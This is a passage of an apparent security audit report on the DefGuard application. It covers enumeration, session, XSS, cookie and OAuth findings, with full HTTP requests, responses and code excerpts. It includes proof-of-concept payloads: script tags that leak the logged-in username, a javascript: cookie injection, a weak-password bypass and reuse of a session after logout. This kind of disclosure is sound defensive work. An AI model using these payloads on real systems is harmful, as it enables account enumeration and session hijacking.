                (SELECT count(*) > 0 FROM wallet WHERE user_id = $1 AND wallet.use_for_mfa)
                \"web3 available!\", \"
                (SELECT count(*) > 0 FROM webauthn WHERE user_id = $1) \"webauthn_available!\"
                \"
                FROM \"user\" WHERE \"user\".id = $1\",
                id
            ).fetch_optional(pool).await
        } else {
            Ok(None)
        }
    }
}
```

We recommend fixing MFA activation procedure for previously removed wallets.

Wallet address enumeration

Severity: **low**

The application allows to enumerate existing wallets of other users by providing wallet address. If the wallet address is valid, the application will return an HTTP error code 500:

```
Request:
GET
/api/v1/user/phtest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&chain_id=1 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=pLayOnzSXEykhM8YqfqZ0YP
Connection: close

Response:
HTTP/1.1 500 Internal Server Error
[...]
{"msg":"Internal server error"}
```

The log files confirm the above behaviour:

```
[2023-03-31 12:06:20.832][INFO][rocket::server] POST /api/v1/device/test1234 application/json:
[2023-03-31 12:06:20.833][INFO][_] Matched: (add_device) POST /api/v1/device/<username>
application/json
[2023-03-31 12:06:20.840][INFO][defguard::db::models::device] Created IP: 10.13.37.25 for
device: aaaaaaaaaa
[2023-03-31 12:06:20.841][ERROR][defguard::handlers] error returned from database: duplicate
key value violates unique constraint "name_user"
[2023-03-31 12:06:20.841][INFO][_] Outcome: Success
[2023-03-31 12:06:20.841][INFO][_] Response succeeded.
[2023-03-31 12:06:21.141][INFO][rocket::server] GET
/api/v1/user/phtest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&chain_id=1 application/json:
[2023-03-31 12:06:21.141][INFO][_] Matched: (wallet_challenge) GET
/api/v1/user/<username>/challenge?<address>&<name>&<chain_id>
[2023-03-31 12:06:21.144][ERROR][defguard::handlers] error returned from database: duplicate
key value violates unique constraint "wallet_address_key"
```

We recommend preventing the application from revealing the existence of other users' wallets.

Password policy bypass

Severity: **low**

Due to lack of proper, server-side validation of input data, it is possible to bypass a password policy and set a weak password by directly calling an API endpoint:

```
Request:
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
Content-Length: 124
sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=UTSJTH17NB6YzpcTKhEblsdx
Connection: close

{"email":"teonitel@isec.pl","first_name":"Test","last_name":"Test","password":"a","phone":"111
111111","username":"ldtest12"}

Response:
HTTP/1.1 201 Created
[...]
{}
```

We recommend implementing proper validation of input data to prevent setting weak password.
More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Logout function does not invalidate the session

Severity: **low**

Due to improper implementation of the logout function, the authenticated session is not invalidated:

```
Request for a logout function:
POST /api/v1/auth/logout HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=L6VgEKZDgQAO4m0bULOvaLyk
Connection: close
```

```
Response:
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=; Path=/; Max-Age=0; Expires=Wed, 30 Mar 2022 17:29:15 GMT
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 4
date: Thu, 30 Mar 2023 17:29:15 GMT
```

null

Request using the "non-invalidated" session identifier:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=L6VgEKZDgQAO4m0bULOvaLyk
Connection: close
```

```
Response:
HTTP/1.1 200 OK
[...]
{"authorized_apps":[],"devices":[{"created":"2023-03-29T09:54:08.573450","id":1,"name":"Test","user_id":2,"wireguard_ip":"10.13.37.1","wireguard_public_key":"1HCkr+4ORRXYjz80oBx21TAsb3wK5wT/vJJCiyxuCI="},{"created":"2023-03-30T16:28:18.113161","id":21,"name":"dsdds","user_id":2,"wireguard_ip":"10.13.37.13","wireguard_public_key":"kIeqb+14ND5CeKCJSVPJOrdtkBPS6ZhhEvvjIQN3nkY="}], "email":"kktest1@isec.pl","first_name":"kktest","groups":[],"last_name":"kktest","mfa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"13371337","security_keys":[],"ssh_key":null,"totp_enabled":true,"username":"kktest","wallets":[]}
```


The following piece of the source code presents the logout function:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L116-L121:  
/// Logout - forget the session cookie.  
#[post("/auth/logout")]  
pub fn logout(cookies: &CookieJar<'_>) -> ApiResult {  
    cookies.remove(Cookie::named("defguard_session"));  
    Ok(ApiResponse::default())  
}
```

We recommend invalidating session upon logout. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Username enumeration via gRPC interface

Severity: **low**

A gRPC interface reveals existence of a username whose name is provided in a request to the *AuthService*:

```
Request for an existing username:
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: OE12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard_session=rJ24qZrMu3Z0SnUWpekH5ZGN; _grpcui_csrf_token=OE12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata": [], "data": [{"username": "admin", "password": "asd"}]}

Response:
HTTP/1.1 200 OK
[...]
  "message": "invalid credentials",
[...]

Request for a non-existent username:
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: OE12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard_session=rJ24qZrMu3Z0SnUWpekH5ZGN; _grpcui_csrf_token=OE12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata": [], "data": [{"username": "asd", "password": "asd"}]}

Response:
HTTP/1.1 200 OK
[...]
  "message": "user not found",
[...]
```

The following piece of the source code presents the implementation of the gRPC authentication service:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/auth.rs#L26-L50:
#[tonic::async_trait]
impl auth_service_server::AuthService for AuthServer {
    /// Authentication gRPC service. Verifies provided username and password
    /// against LDAP and returns JWT token if correct.
    async fn authenticate(
        &self,
```

```

    request: Request<AuthenticateRequest>,
  ) -> Result<Response<AuthenticateResponse>, Status> {
    let request = request.into_inner();
    debug!("Authenticating user {}", &request.username);
    match User::find_by_username(&self.pool, &request.username).await {
      Ok(Some(user)) => match user.verify_password(&request.password) {
        Ok(_) => {
          info!("Authentication successful for user {}", &request.username);
          Ok(Response::new(AuthenticateResponse {
            token: Self::create_jwt(&request.username)
              .map_err(|_| Status::unauthenticated("error creating JWT
token"))?,
          }))
        }
        Err(_) => Err(Status::unauthenticated("invalid credentials")),
      },
      _ => Err(Status::unauthenticated("user not found")),
    }
  }
}

```

We recommend preventing the application from revealing existence of users.

Identification of a currently logged-in username

Severity: **low**

The application may reveal the name of a currently logged-in user through exploitation of a – so called – XS-Leak vulnerability. External JavaScript code can send an HTTP request to an API endpoint which – depending on whether the usernames match (see examples below) – will return HTTP code 200 (if true) or error code 403 (if not true). Sample JavaScript code exploiting the vulnerability:

```

<script src="http://127.0.0.1/api/v1/user/admin" onload="alert('Logged in as admin')"
onerror="alert('Not logged in as admin')"></script>
<script src="http://127.0.0.1/api/v1/user/phptest" onload="alert('Logged in as phptest')"
onerror="alert('Not logged in as phptest')"></script>
<script src="http://127.0.0.1/api/v1/user/test" onload="alert('Logged in as test')"
onerror="alert('Not logged in as test')"></script>

```

The issue results from the fact that the endpoint returns different HTTP codes. For older web browsers, lack of a *SameSite=Lax* cookie setting also enables exploitation of this vulnerability.

We recommend setting a *SameSite=Lax* setting for a session cookie and returning an HTTP code 200 for both an error and a successful execution of the API endpoint. More information:

https://cheatsheetseries.owasp.org/cheatsheets/XS_Leaks_Cheat_Sheet.html

DOM-based Cross-Site Scripting via cookie value

Severity: **informative**

Due to lack of proper validation of a user-supplied data, the application is vulnerable to a – so called – DOM-based Cross-Site Scripting. The payload must be injected into the value of a cookie named *known_sign_in* – that's why this vulnerability isn't exploitable, but it should be treated as a bad coding practice.

Request with a payload injected into the cookie value:

```
GET /auth/login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
```

Request for authentication (user credentials must be correct for the payload to be executed):


```
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
{"password":"Test2023!","username":"phtest"}
```

Response with an injected payload that is executed:

```
HTTP/1.1 200 OK
[...]
```

```
{"url":"javascript:alert(document.domain)","user":{"authorized_apps":[]},
[...]
```



We recommend implementing proper validation of the cookie value. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Leak of licence data

Severity: **informative**

The application reveals non-sensitive data related to the software licence:

```
Request:
GET /api/v1/license/ HTTP/1.1
Host: localhost

Response:
HTTP/1.1 200 OK
[...]
{"company": "default", "enterprise": true, "expiration": "2100-01-01", "ldap": true, "oauth": true, "openid": true, "worker": true}
```

We recommend considering if licence information should be publicly available.

Cookie *SameSite* flag set to *None*

Severity: **informative**

The application disables security mechanism by explicitly setting a *SameSite* cookie flag to *None*:

```
Request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"password":"Test2023!","username":"phtest"}

Response:
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=V8Oau4ktbf0HG5mLPE5qwzzw; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 355
date: Fri, 07 Apr 2023 10:44:53 GMT
```

We recommend setting *SameSite=Lax* cookie flag to protect against CSRF attacks. More information:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie#attributes>

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html#samesite-cookie-attribute](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site%20Request%20Forgery%20Prevention%20Cheat%20Sheet.html#samesite-cookie-attribute)

Inconsistent username verification

Severity: **informative**

Upon creation of a new user a `check_username` function is called, throwing an error if the username is not lowercase. This check can be bypassed using a `modify_user` function as it's not calling the `check_username`. Since the username can only be modified by the application administrator, severity of this issue is just informative. The inconsistency, however, results from bad coding practice.

The piece of the source code below shows a `check_username` function:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L19-L29:  
/// Verify the given username consists of all ASCII digits or lowercase characters.  
fn check_username(username: &str) -> Result<(), OriWebError> {  
    if username  
        .chars()  
        .all(|c| c.is_ascii_digit() || c.is_ascii_lowercase())  
    {  
        Ok()  
    } else {  
        Err(OriWebError::IncorrectUsername(username.into()))  
    }  
}
```

The piece of the source code below shows a `modify_user` function lacking username verification:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L108-L134:  
#[put("/user/<username>", format = "json", data = "<data>")]  
pub async fn modify_user(  
    session: SessionInfo,  
    appstate: &State<AppState>,  
    username: &str,  
    data: Json<UserInfo>,  
) -> ApiResponse {  
    debug!("User {} updating user {}", session.user.username, username);  
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;  
    let user_info = data.into_inner();  
    if session.is_admin {  
        user_info  
            .into_user_all_fields(&appstate.pool, &mut user)  
            .await?;  
    } else {  
        user_info.into_user_safe_fields(&mut user).await?;  
    }  
    user.save(&appstate.pool).await?;  
  
    if appstate.license.validate(&Features::Ldap) {  
        let _result = ldap_modify_user(&appstate.config, username, &user).await;  
    };  
    let user_info = UserInfo::from_user(&appstate.pool, user).await?;  
    appstate.trigger_action(AppEvent::UserModified(user_info));  
    info!("User {} updated user {}", session.user.username, username);  
    Ok(ApiResponse::default())  
}
```

It is, for example, possible to create a user with a blank name, or with a space character in it. Other endpoints, relying on the username value, may incorrectly modify or delete the wrong user data, e.g. by calling a user modification endpoint (<http://127.0.0.1/admin/users/blank%20/edit>), it is possible to change user's password but the relevant button in the UI refers to the wrong username, i.e., `blank` (without the `%20` character). This leads to a change of another user's password:

```
Request:  
PUT /api/v1/user/blank/password HTTP/1.1  
Host: 127.0.0.1  
Content-Length: 34  
sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"  
Accept: application/json, text/plain, */*
```

```
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/blank%20/edit
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=7R6PvrNXp0Az1NHyoYuws18b
Connection: close
```

We recommend improving the username verification function (e.g., checking if the username length is more than 1 character or if special characters are used) and calling it upon user modification.

RFC6749 violation: the same parameters allowed multiple times

Severity: **informative**

According to OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1:
4.1.2.1. Error Response
[...]
invalid_request      The request is missing a required parameter, includes a invalid
                      parameter value, includes a parameter more than once, or is otherwise
                      malformed.
```

The application accepts, however, the same parameters provided in the URL multiple times with different values:

```
Request:
POST
/api/v1/oauth/authorize?allow=true&scope=openid&response_type=code&client_id=kMirefuyEdvZPDD&
redirect_uri=http://isec.pl&state=af0ifjsldkj&client_id=kMirefuyEdvZPDD&XYZ&response_type=code
XYZ&scope=XYZ&redirect_uri=http://isec.plxxxx HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd2OnLQRyyFNZkFurCauElJ0;

Response:
HTTP/1.1 302 Found
location: http://isec.pl/?code=83WVjhgPfyGf5VqWK3URin6P&state=af0ifjsldkj
[...]
```

We recommend following OAuth specification and disallowing multiple use of the same parameters with differing values.

RFC6749 violation: improper error response

Severity: **informative**

According to OAuth documentation:

<https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>:

If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the redirection URI using the "application/x-www-form-urlencoded" format, per Appendix B:

error

REQUIRED. A single ASCII [USASCII] error code from the following:

invalid_request

The request is missing a required parameter, includes an invalid parameter value, includes a parameter more than once, or is otherwise malformed.

The application returns, however, HTTP error code 404 instead of an appended `error=invalid_request` parameter.

Request without `response_type` parameter:

```
POST
/api/v1/oauth/authorize?allow=true&scope=openid&&client_id=kMirefuyEdvZPDDe&redirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-0S6_WzA2Mj HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd2OnLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response:

```
HTTP/1.1 404 Not Found
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 128
date: Wed, 05 Apr 2023 08:43:28 GMT

{
  "error": {
    "code": 404,
    "reason": "Not Found",
    "description": "The requested resource could not be found."
  }
}
```

The same happens for other missing parameters which are required by the OAuth specification.

We recommend following OAuth specification and returning a proper error message instead of HTTP error code 404.

Invalid wallet signature results in a server error

Severity: **informative**

Due to lack of proper handling of errors and exceptions, the application returns an HTTP error code 500 and an error message upon receiving a request with an invalid wallet signature:

```
Request with an invalid wallet signature:
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 75
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vmtaj9rpSdnR91fYp17HOYD
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D","signature":"0x00"}

Response:
HTTP/1.1 500 Internal Server Error
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 169
date: Fri, 31 Mar 2023 10:16:49 GMT

{
  "error": {
    "code": 500,
    "reason": "Internal Server Error",
    "description": "The server encountered an internal error while processing this request."
  }
}
```

Application logs showing error details:

```
[2023-03-31 10:16:49.798][INFO][ ] Matched: (web3auth end) POST /api/v1/auth/web3
application/json
thread 'tokio-runtime-worker' panicked at 'index out of bounds: the len is 1 but the index is
64', src/db/models/wallet.rs:104:24
note: run with RUST_BACKTRACE=1 environment variable to display a backtrace
[2023-03-31 10:16:49.799][ERROR][ ] Handler web3auth_end panicked.
[2023-03-31 10:16:49.799][INFO][ ] This is an application bug.
[2023-03-31 10:16:49.799][INFO][ ] A panic in Rust must be treated as an exceptional event.
[2023-03-31 10:16:49.799][INFO][ ] Panicking is not a suitable error handling mechanism.
[2023-03-31 10:16:49.799][INFO][ ] Unwinding, the result of a panic, is an expensive operation.
[2023-03-31 10:16:49.799][INFO][ ] Panics will degrade application performance.
[2023-03-31 10:16:49.799][INFO][ ] Instead of panicking, return Option and/or Result.
[2023-03-31 10:16:49.799][INFO][ ] Values of either type can be returned directly from
handlers.
[2023-03-31 10:16:49.799][WARN][ ] A panic is treated as an internal server error.
[2023-03-31 10:16:49.799][INFO][ ] Outcome: Failure
[2023-03-31 10:16:49.799][WARN][ ] No 500 catcher registered. Using Rocket default.
[2023-03-31 10:16:49.799][INFO][_] Response succeeded.
```

We recommend implementation of proper handling of errors and exceptions. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

Username enumeration – 1

Severity: **informative**

The application returns different HTTP codes depending on whether the username, provided in the payload of the request, exists or not:

```
Request referring to an existing username:
POST /api/v1/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 21
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=msT0X5glkywsCfUdcClMTfzr
Connection: close

{"username":"kktest"}

Response:
HTTP/1.1 400 Bad Request
[...]

Request referring to a non-existent username:
POST /api/v1/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 24
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=msT0X5glkywsCfUdcClMTfzr
Connection: close

{"username":"phtest123"}

Response:
HTTP/1.1 200 OK
[...]
```

We recommend preventing the application from revealing existence of a username.

Username enumeration – 2

Severity: **informative**

The application returns different error messages depending on whether the username, provided in the payload of the request, exists or not:

```
Request referring to an existing username:
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 38
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"password":"test","username":"admin"}

Response:
HTTP/1.1 401 Unauthorized
[...]
{"msg":"invalid password"}

Request referring to a non-existent username:
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
